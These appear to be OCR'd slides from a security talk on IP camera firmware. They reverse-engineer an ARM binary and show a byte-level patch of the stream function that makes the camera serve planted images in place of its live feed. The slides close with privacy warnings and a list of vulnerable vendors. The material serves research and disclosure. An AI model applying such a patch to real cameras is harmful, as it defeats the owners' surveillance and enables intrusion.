
Also, there is a handler for the `videostream.asf` resource which streams video + audio using `video/x-ms-asf` content type.



Video stream hijacking

Step 3 - Find the function that builds the video stream:

By following the xrefs to the "`--ipcamera`" string (used as chunk boundary for the MJPEG stream) we found the function that receives the JPG picture data and returns a chunk with the corresponding headers + JPG data (function `0x16D48` (`send_picture_in_stream`), basic block `0x16DA8`).


00016DA8
00016DA8 loc_16DA8
00016DA8 LDR R0, [R8,#4]
00016DAC ADD R0, R0, #0x80
00016DB0 BL __malloc_wrapper ; allocs size_of_jpg + 0x80
00016DB4 MOV R3, R0
00016DB8 STR R3, [R4,#4] ; [R4, #4] = buffer
00016DBC LDR R1, =aIpcameraConten ; "--ipcamera\r\nContent-Type: image/jpeg\"...
00016DC0 LDR R2, [R8,#4] ; [R8, #4] = size of jpg / [R8, #8] = jpg data
00016DC4 BL __vsnprintf_wrapper ; build the chunk header
00016DC8 MOV R3, R0
00016DCC STR R3, [R4,#0xC] ; [R4,#0xC] = number of bytes written
00016DD0 LDR R0, [R4,#4]
00016DD4 LDR R1, [R8,#8] ; src = jpg data
00016DD8 ADD R0, R0, R3 ; dest = points to the buffer after the chunk header
00016DDC LDR R2, [R8,#4] ; n = size of jpg
00016DE0 BL memcpy ; copy the jpg data after the chunk header
00016DE4 LDR R2, [R4,#0xC]
00016DE8 LDR R3, [R8,#4]
00016DEC ADD R2, R2, R3
00016DF0 STR R2, [R4,#0xC]
00016DF4 LDR R0, [R4,#4]
00016DF8 ADD R0, R0, R2
00016DFC LDR R1, =asc_75110 ; "\r\n"
00016E00 MOV R2, #3 ; n = 3
00016E04 BL memcpy ; adds "\r\n" to indicate the end of the chunk
00016E08 LDR R3, [R4,#0xC]
00016E0C ADD R3, R3, #2
00016E10 STR R3, [R4,#0xC] ; stores the final size of the chunk at [R4, #0xC]
00016E14 MOV R3, #0
00016E18 STR R3, [R4,#8]
00016E1C LDR R3, [R8]
00016E20 STR R3, [R4,#0x14]

Video stream hijacking

Step 4 - Identify the `libc` functions (the binary was statically linked):

We wanted to modify the previously shown basic block in the following way:

```
image_counter = 0;
image_data = malloc(size_of_image);
[r4, #4] = image_data;
sprintf(&image_data, "/home/my_picture_%d",
image_counter);
f = fopen(image_data, "rb");
fread(&image_data, 1, size_of_image, f);
fclose(f);
[R4, #0xC] = size_of_image;
image_counter ++;
image_counter = image_counter % number_of_images;
```

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The binary has no symbol names because it is statically linked. So we needed to resolve the symbols by hand.

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```
malloc:

.text:00003730 __malloc_wrapper ; CODE XREF: sub_58E0+1C8p
[…]
.text:00003748      MOV     R0, R5
.text:0000374C      BL      __malloc
.text:00003750      MOV     R3, R0
.text:00003754      CMP     R3, #0
.text:00003758      LDMNEDB R11, {R4,R5,R11,SP,PC}
.text:0000375C      LDR     R3, =0x68DB8BAD
.text:00003760      SMULL   R2, R3, R4, R3
.text:00003764      MOV     R2, R4,ASR#31
.text:00003768      RSB     R2, R2, R3,ASR#12
.text:0000376C      LDR     R0, =aMallocMemoryEr ; "malloc
memory error size:%d times:%d !\n"...
.text:00003770      MOV     R1, R5
.text:00003774      BL      __printf_wrapper
```

Video stream hijacking

```
fopen:

.text:000040F8        LDR R0, =aEtcResolv_conf ;
"/etc/resolv.conf"
.text:000040FC        LDR R1, =aW ;"w"
.text:00004100        BL  __fopen
.text:00004104        MOV R4, R0
.text:00004108        CMP R4, #0
.text:0000410C        BNE loc_411C
.text:00004110        LDR R0, =aOpenResolv_con ;
"open resolv.conf error"
```

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```
fread:

.text:0000877C      LDR R1, =aRb ; "rb"
.text:00008780      BL __fopen
.text:00008784      MOV R8, R0
.text:00008788      CMP R8, #0
[...]
.text:000087B8      SUB R0, R11, #-var_2C
.text:000087BC      MOV R1, #1
.text:000087C0      MOV R2, #4
.text:000087C4      MOV R3, R8
.text:000087C8      BL __fread
```

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```
fclose:

.text:0000877C      LDR R1, =aRb ;"rb"
.text:00008780      BL __fopen
.text:00008784      MOV R8, R0 ; R0 = handle
.text:00008788      CMP R8, #0
[...]
.text:00008884      MOV R0, R8
.text:00008888      BL __fclose
```

Video stream hijacking

```
vsnprintf:

.text:0000D88C        BL __vsnprintf
.text:0000D890        CMN R0, #1
.text:0000D894        BNE loc_D8AC
.text:0000D898        LDR R0, =aSVsnprintfFail ;
"%s: vsnprintf failed\n"
```

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```
vsnprintf:


.text:00066818 __vsnprintf_wrapper ; CODE XREF:
sub_58+378p
.text:00066818      MOV     R12, SP
.text:0006681C      STMFD   SP!, {R1-R3}
.text:00066820      STMFD   SP!, {R11,R12,LR,PC}
.text:00066824      SUB     R11, R12, #0x10
.text:00066828      MOV     R1, 0xFFFFFFFF ;WTF? Totally
screwing the "size" argument
.text:0006682C      LDR     R2, [R11,#varg_r1]
.text:00066830      ADD     R3, R11, #8
.text:00066834      BL      __vsnprintf
.text:00066838      LDMDB   R11, {R11,SP,PC}
.text:00066838 ; End of function __vsnprintf_wrapper
```

Video stream hijacking

Step 5 - Patch the function (Poor man's way):

Picking up from previous step, we wanted to modify the function at **0x16D48** (**send_picture_in_stream**), basic block **0x16DA8** with the following code:

```
image_counter = 0;
image_data = malloc(size_of_image);
[r4, #4] = image_data;
sprintf(&image_data, "/home/my_picture_%d", image_counter);
f = fopen(image_data, "rb");
fread(&image_data, 1, size_of_image, f);
fclose(f);
[R4, #0xC] = size_of_image;
image_counter ++;
image_counter = image_counter % number_of_images;
```

```
00016DA8
00016DA8                loc_16DA8                       ; chunk size
00016DA8 12 0B A0 E3 MOV     R0, #0x4800
00016DAC 5F B2 FF EB BL      __malloc_wrapper
00016DB0 04 00 84 E5 STR     R0, [R4,#4]     ; [R4,#4] = buffer
00016DB4 AC 16 9F E5 LDR     R1, =aHomeMy_pic__D ; "/home/my_pic__%d"
00016DB8 50 3B 9F E5 LDR     R3, =global_image_counter
00016DBC 00 20 93 E5 LDR     R2, [R3]
00016DC0 94 3E 01 EB BL      __vsnprintf_wrapper
00016DC4 04 00 94 E5 LDR     R0, [R4,#4]     ; filename
00016DC8 9C 16 9F E5 LDR     R1, =aRb_0      ; "rb"
00016DCC 17 3A 01 EB BL      __fopen
00016DD0 00 30 A0 E1 MOV     R3, R0          ; handle
00016DD4 00 50 A0 E1 MOV     R5, R0          ; save the handle for fclose
00016DD8 04 00 94 E5 LDR     R0, [R4,#4]     ; buffer
00016DDC 01 10 A0 E3 MOV     R1, #1          ; size of each element
00016DE0 12 2B A0 E3 MOV     R2, #0x4800     ; count
00016DE4 85 3A 01 EB BL      __fread
00016DE8 05 00 A0 E1 MOV     R0, R5          ; handle
00016DEC 55 39 01 EB BL      __fclose
00016DF0 12 2B A0 E3 MOV     R2, #0x4800
00016DF4 0C 20 84 E5 STR     R2, [R4,#0xC]   ; [R4,#0xC] = size of image
00016DF8 10 5B 9F E5 LDR     R5, =global_image_counter
00016DFC 00 30 95 E5 LDR     R3, [R5]
00016E00 01 30 83 E2 ADD     R3, R3, #1      ; global_image_counter++
00016E04 05 00 53 E3 CMP     R3, #5          ; if (global_image_counter > 5)...
00016E08 01 30 A0 C3 MOVGT   R3, #1          ; ... then global_image_counter = 1
00016E0C 00 30 85 E5 STR     R3, [R5]
00016E10 00 00 A0 E1 NOP
00016E14 00 30 A0 E3 MOV     R3, #0
00016E18 08 30 84 E5 STR     R3, [R4,#8]
00016E1C 00 30 98 E5 LDR     R3, [R8]
00016E20 14 30 84 E5 STR     R3, [R4,#0x14]
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
Also, we redirected the `videostream.asf` to the `video.cgi` handler:



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

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- Don’t expose them to the Internet
- Update to the latest version of the firmware (yeah, sure!, they are probably broken anyways)

Conclusion

- Having an IP camera will probably attempt against your privacy
- Using an IP camera could make you feel more secure, but in fact it is the opposite …
- Maybe, you aren't the only one watching your baby's room!
- Some IP cameras models can record audio, so your conversations aren't safe either
- An IP camera puts at risk the security of your network!

Bonus track

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- We have a lot of more IP cameras vulnerabilities:

- **Vivotek IP** cameras multiple vulnerabilities
- More bugs in **TP-Link IP** cameras
- More bugs in **D-Link IP** cameras
- **Hikvision IP** cameras multiple vulnerabilities
- Also, bugs in **DVR** devices: **AVTECH DVR** multiple vulnerabilities

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Bonus track

- Even, we have the "**Coffee pot vulnerability**":

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Future work

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- Continue breaking IP cameras
- Research other devices like DVR (Digital Video Recorders)
- Build a more complete tool set for post-exploitation
- Implement precise geolocation of IP cameras using Wi-Fi access points data
- Patch the wireless driver to get monitor mode and conduct Wi-Fi attacks from the camera

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